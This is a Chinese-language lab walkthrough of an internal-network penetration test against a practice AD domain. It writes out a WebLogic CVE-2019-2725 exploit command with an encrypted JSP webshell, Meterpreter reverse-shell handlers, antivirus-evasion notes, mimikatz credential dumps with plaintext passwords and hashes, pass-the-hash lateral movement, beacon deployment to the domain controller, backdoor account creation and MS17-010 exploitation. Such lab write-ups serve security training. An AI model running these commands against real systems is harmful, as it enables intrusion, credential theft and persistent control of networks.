简陋的目录

一、环境搭建

DC

IP：`10.10.10.10` OS：`Windows 2012(64)`

应用：AD域

WEB

IP1：`10.10.10.80` IP2：`192.168.48.129` OS：`Windows 2008(64)`

应用：`Weblogic 10.3.6` `MSSQL 2008`

手动启动

```
C:\Oracle\Middleware\user_projects\domains\base_domain\bin\startWebLogic
```

PC

IP1：`10.10.10.201` IP2：`192.168.48.130` OS：`Windows 7(32)`

二、信息收集

```
nmap -sS -sV -T4 -A -p- 192.168.48.129
```

虽然ping不通，但是nmap能无ping扫描

三、getshell

存在weblogic服务，访问`http://192.168.48.129:7001/console`

使用weblogicscan扫描，

```
[+]The target weblogic has a JAVA deserialization vulnerability:CVE-2019-2725
[+]Your current permission is:  de1ay\administrator
[*]CVE_2019_2729 is testing...
[+]The target weblogic has a JAVA deserialization vulnerability:CVE-2019-2729
[+]Your current permission is:  de1ay\administrator
[*]Happy End,the goal is 192.168.48.129:7001
```

> *poc：https://github.com/TopScrew/CVE-2019-2725*

```
python weblogic-2019-2725.py 10.3.6 http://192.168.48.129:7001
```

上传了demo.php，路径为./servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/demo.jsp，修改上传的源码或者命令执行写入文件

> *echo的内容中中存在>等特殊字符需要使用^转义，使用echo xx>aa默认这样会在文件结尾多个换行，使用set/p=xxxx<nul>aa.txt*

```
python weblogic-2019-2725.py 10.3.6 http://192.168.48.129:7001
"set/p=^<%@page
import=\"java.util.*,javax.crypto.*,javax.crypto.spec.*\"%^>^<%!class
U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte
[]b){return
super.defineClass(b,0,b.length);}}%^>^<%if(request.getParameter(\"pass
\")!=null){String k=(\"\"+UUID.randomUUID()).replace(\"-
\",\"\").substring(16);session.putValue(\"u\",k);out.print(k);return;}
Cipher c=Cipher.getInstance(\"AES\");c.init(2,new
SecretKeySpec((session.getValue(\"u\")+\"\").getBytes(),\"AES\"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))
).newInstance().equals(pageContext);%^>
<nul>./servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/shell.jsp"
```

四、免杀+上线

弹个cs，因为存在360，需要对exe进行免杀处理

一开始使用AVIator制作msf的免杀，但是1min就被杀了。。

直接使用冰蝎的msf联动


```
set payload java/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.48.128:1234
[*] Sending stage (53928 bytes) to 192.168.48.129
[*] Meterpreter session 3 opened (192.168.48.128:1234 -> 192.168.48.129:49449) at 2020-05-05 09:10:07
 +0800

meterpreter > getuid
Server username: Administrator
meterpreter >
```

但是得到的不是windows/meterpreter/，


使用shellter制作msf免杀，使用getuid等能正常使用，（注意getsystem会被360拦截，这和免杀无关，系统补丁有关，所以在有杀软的情况下强烈建议不要使用）。

使用shellcode加载器免杀cs，成功上线并执行命令



system权限，再和msf联动

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 1235
exploit
```



cs开个socks4a代理

```
root@kali:~/桌面/impacket_static_binaries/examples# proxychains curl ip.sb
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ip.sb
|S-chain|-<>-192.168.48.128:1236-<><>-4.2.2.2:53-<><>-OK
|DNS-response| ip.sb is 185.248.87.87
|S-chain|-<>-192.168.48.128:1236-<><>-185.248.87.87:80-<><>-OK
39.186.154.53
```

五、信息收集

本机信息收集

```
net view 获取同一域的计算机列表
ipconfig /all
nslookup test.lab
systeminfo
tasklist 观察是否存在杀软
netuser 域控才存在krbtgt
net localgroup administrator
query user || qwinsta 3389可能无法登陆
netstat -ano 观察pid是否establish
03之前：netsh firewall set opmode disable
03之后：netsh advfirewall set allprofiles state off
查看防火墙配置：netsh firewall show config
```

域信息收集

```
whoami /all 查看sid
net user xxx /domain 要求在域里面
net config workstation
net time /domain 快速定位是否存在域
net group "Domain Controllers" /domain
```

探测域内存活主机

icmp协议探活

```
for /L %I in (1,1,254) DO @ping -w 1 -n 1 10.10.10.%I | findstr "TTL="
```

```
meterpreter > shell
Process 4320 created.
Channel 2 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

c:\>for /L %I in (1,1,254) DO @ping -w 1 -n 1 10.10.10.%I | findstr "TTL="
for /L %I in (1,1,254) DO @ping -w 1 -n 1 10.10.10.%I | findstr "TTL="
来自 10.10.10.10 的回复: 字节=32 时间<1ms TTL=128
来自 10.10.10.80 的回复: 字节=32 时间=1ms TTL=64
```

```
nbtscan-1.0.35.exe 10.10.10.0/24
```

```
c:\>nbtscan-1.0.35.exe 10.10.10.0/24
nbtscan-1.0.35.exe 10.10.10.0/24
10.10.10.10     DE1AY\DC                        SHARING DC
10.10.10.80     DE1AY\WEB                       SHARING
*timeout (normal end of scan)
```

```
"arp-scan(x64).exe" -t 10.10.10.0/24
```

```
c:\>"arp-scan(x64).exe" -t 10.10.10.0/24
"arp-scan(x64).exe" -t 10.10.10.0/24
Reply that 00:0C:29:99:A8:B0 is 10.10.10.10 in 16.289500
Reply that 00:0C:29:99:A8:B0 is 10.10.10.10 in 16.057000
Reply that 00:0C:29:99:A8:B0 is 10.10.10.10 in 15.996800
Reply that 00:0C:29:AB:74:62 is 10.10.10.201 in 0.603100
```


基本确定域中3台主机

端口扫描

s扫描器

```
S.exe TCP 10.10.10.10
445,3389,1433,7001,1099,8080,80,22,23,21,25,110,3306,5432,1521,6379,20
,49,111,256 /Banner /save
```

```
S.exe TCP 10.10.10.201
445,3389,1433,7001,1099,8080,80,22,23,21,25,110,3306,5432,1521,6379,20
,49,111,256 /Banner /save
```



nmap

```
proxychains nmap -sT -Pn -T4 10.10.10.10
```

msf（添加路由或者）

```
use auxiliary/scanner/portscan/tcp
```

六、横向渗透

cs使用mimikatz

```
Session       : Interactive from 1
User Name     : Administrator
Domain        : DE1AY
Logon Server  : DC
Logon Time    : 2020/5/4 23:03:43
SID           : S-1-5-21-2756371121-2868759905-3853650604-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : DE1AY
         * LM       : 3a54fd70ed00668eaad3b435b51404ee
         * NTLM     : 7146afd69485333d5c2028451fdd2a11
         * SHA1     : 691783feee732d1fff6098c9de961bb968ec64a3
        tspkg :
         * Username : Administrator
         * Domain   : DE1AY
         * Password : Gqy123@
        wdigest :
         * Username : Administrator
         * Domain   : DE1AY
         * Password : Gqy123@
        kerberos :
         * Username : Administrator
         * Domain   : DE1AY.COM
         * Password : Gqy123@
        ssp :
        credman :
```

既然知道了域控密码，**CS内网上线**

使用**wmiexec**

```
git clone https://github.com/ropnop/impacket_static_binaries
python setup.py install
cd examples

#由于密码中有个@,这里采用hashes的方式
proxychains python wmiexec.py -debug
'administrator:Gqy123@@1@10.10.10.10'

proxychains python wmiexec.py -debug -hashes
00000000000000000000000000000000:7146afd69485333d5c2028451fdd2a11
'administrator@10.10.10.10'
```

```
root@kali:~/桌面/impacket_static_binaries/examples# proxychains python wmiexec.py -debug -hashes 00000000000000000000000000000000:7
146afd69485333d5c2028451fdd2a11 'administrator@10.10.10.10'
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.22.dev1+20200429.417.217dcb43 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket-0.9.22.dev1+20200429.417.217dcb43-py2.7.egg
/impacket
|S-chain|-<>-192.168.48.128:1236-<><>-10.10.10.10:445-<><>-OK
[*] SMBv3.0 dialect used
|S-chain|-<>-192.168.48.128:1236-<><>-10.10.10.10:135-<><>-OK
[+] Target system is 10.10.10.10 and isFDQN is False
[+] StringBinding: \\\\DC[\\PIPE\\atsvc]
[+] StringBinding: DC[49154]
[+] StringBinding: 10.10.10.10[49154]
[+] StringBinding chosen: ncacn_ip_tcp:10.10.10.10[49154]
|S-chain|-<>-192.168.48.128:1236-<><>-10.10.10.10:49154-<><>-OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
 ?????? C ?el??i?6?k??
 ??????k??? 92FD-8733

 C:\ ??L?
```

上传beacon.exe


使用ipc传文件到域控

```
net use \\10.10.10.10\ipc$ 1qaz@WSX /user:de1ay
dir \\10.10.10.10\c$
copy beacon.exe \\10.10.10.10\c$
dir \\10.10.10.10\c$
#定时任务启动
at \\10.10.10.10 10:00 c:\\beacon.exe
```

使用smbclient传文件

```
proxychains smbclient //10.10.10.10/c$ -U administrator
put beacon.exe
```

利用**wmi**执行



external	internal	user	computer	note	pid	last
10.10.10.80	10.10.10.10	de1ay	DC		1052	6s
192.168.48.129	10.10.10.80	administrator *	WEB		3376	238ms

成功

七、内网漏洞

如果前面mimikatz没有拿到密码，根据开放的端口进行相应的测试

3389添加用户远程登录

关闭防火墙

```
netsh adcfirewall set allprofiles state off
```

```
meterpreter> run post/windows/manage/enable_rdp
```

下面的操作会被360拦截

```
#新建用户
net user gqy Abc1234 /add
#将用户添加到本地组
net localgroup administrators gqy /add
#开启3389
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

```
meterpreter>run post/windows/manage/enable_rdp
meterpreter>run post/windows/manage/enable_rdp username="gqy"
password="Abc1234"
```

尝试关闭360杀软

```
meterpreter>run killav
meterpreter>run post/windows/manage/killav
```

失败，遂作罢

445端口尝试ms17-010

```
proxychains msfconsole
search ms17-010
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 10.10.10.10 10.10.10.201
set threads 50
run

use auxiliary/admin/smb/ms17_010_command
set RHOSTS 10.10.10.10
set COMMAND whoami
run
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
|S-chain|-<>-192.168.48.128:1237-<><>-10.10.10.10:445-|S-chain|-<>-192.168.48.12
8:1237-<><>-10.10.10.201:445-<><>-OK
|S-chain|-<>-192.168.48.128:1237-<><>-10.10.10.10:135-<><>-OK
[+] 10.10.10.10:445       - Host is likely VULNERABLE to MS17-010! - Windows Ser
ver 2012 R2 Standard 9600 x64 (64-bit)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

得到了system权限

```
msf5 auxiliary(admin/smb/ms17_010_command) > set COMMAND whoami
COMMAND => whoami
msf5 auxiliary(admin/smb/ms17_010_command) > run
|S-chain|-<>-192.168.48.128:1237-<><>-10.10.10.10:445-<><>-OK
[*] 10.10.10.10:445       - Target OS: Windows Server 2012 R2 Standard 9600
[*] 10.10.10.10:445       - Built a write-what-where primitive...
[+] 10.10.10.10:445       - Overwrite complete... SYSTEM session obtained!
[+] 10.10.10.10:445       - Service start timed out, OK if running a command or
non-service executable...
[*] 10.10.10.10:445       - checking if the file is unlocked
[*] 10.10.10.10:445       - Getting the command output...
[*] 10.10.10.10:445       - Executing cleanup...
[+] 10.10.10.10:445       - Cleanup was successful
[+] 10.10.10.10:445       - Command completed successfully!
[*] 10.10.10.10:445       - Output for "whoami":
nt authority\system
[*] 10.10.10.10:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```